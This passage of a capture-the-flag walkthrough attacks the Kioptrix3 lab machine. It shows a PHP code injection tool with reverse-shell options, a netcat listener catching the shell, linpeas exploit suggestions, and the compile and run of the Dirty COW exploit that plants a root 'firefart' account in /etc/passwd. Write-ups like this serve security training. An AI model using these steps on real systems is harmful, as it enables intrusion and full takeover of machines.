


```
Path found, now to check for vuln....

</html>Hood3dRob1n
Regex found, site is vulnerable to PHP Code Injection!

About to try and inject reverse shell....
what IP to use?
192.168.122.111
What PORT?
8888

OK, open your local listener and choose the method for back connect:
1) NetCat -e
2) NetCat /dev/tcp
3) NetCat Backpipe
4) NetCat FIFO
5) Exit
#? 1
```

```
http://help.ubuntu.com/
dreg@Kioptrix3:~$ exit
logout
-rbash: /usr/bin/clear_console: restricted: cannot specify `/' in command names
Connection to 192.168.122.14 closed.

┌──(root㉿kali)-[~]
└─# nc -nlvp 8888
listening on [any] 8888 ...
connect to [192.168.122.111] from (UNKNOWN) [192.168.122.14] 52367
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Kioptrix3:/home/www/kioptrix3.com$

www-data@Kioptrix3:/home/www/kioptrix3.com$
```

We can also obtain a shell as well, however, the privilege is lower, compared to the previous one.

An indeed famous vulnerability caught my attention when I finished performing the inspection using linpeas — DIRTY COW.



```
╔══════════╣ Executing Linux Exploit Suggester 2
╚ https://github.com/jondonas/linux-exploit-suggester-2
  [1] american-sign-language
      CVE-2010-4347
      Source: http://www.securityfocus.com/bid/45408
  [2] can_bcm
      CVE-2010-2959
      Source: http://www.exploit-db.com/exploits/14814
  [3] dirty_cow
      CVE-2016-5195
      Source: http://www.exploit-db.com/exploits/40616
  [4] do_pages_move
      Alt: sieve       CVE-2010-0415
      Source: Spenders Enlightenment
  [5] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [6] half_nelson1
      Alt: econet      CVE-2010-3848
      Source: http://www.exploit-db.com/exploits/17787
  [7] half_nelson2
      Alt: econet      CVE-2010-3850
      Source: http://www.exploit-db.com/exploits/17787
  [8] half_nelson3
      Alt: econet      CVE-2010-4073
      Source: http://www.exploit-db.com/exploits/17787
  [9] msr
      CVE-2013-0268
      Source: http://www.exploit-db.com/exploits/27297
  [10] pipe.c_32bit
      CVE-2009-3547
      Source: http://www.securityfocus.com/data/vulnerabilities/exploits/36901-1.c
  [11] pktcdvd
```

I exploited it with firefart's code.(firefart/dirtycow: Dirty Cow exploit — CVE-2016–5195 (github.com))

Next, let us proceed step by step.

Compile:

```
www-data@Kioptrix3:/tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
www-data@Kioptrix3:/tmp$ ls
ls
dirty  dirty.c  exp.c  linpeas.sh
```

Exploit:

```
www-data@Kioptrix3:/tmp$ ./dirty firefart
./dirty firefart
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart
Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash

mmap: b7fe0000
```

Commands displayed above funtions to create a root-level firefart account with password firefart.

ROOT IT:

```
www-data@Kioptrix3:/home/www/kioptrix3.com$ su firefart
su firefart
Password: firefart

firefart@Kioptrix3:/home/www/kioptrix3.com# id
id
uid=0(firefart) gid=0(root) groups=0(root)
```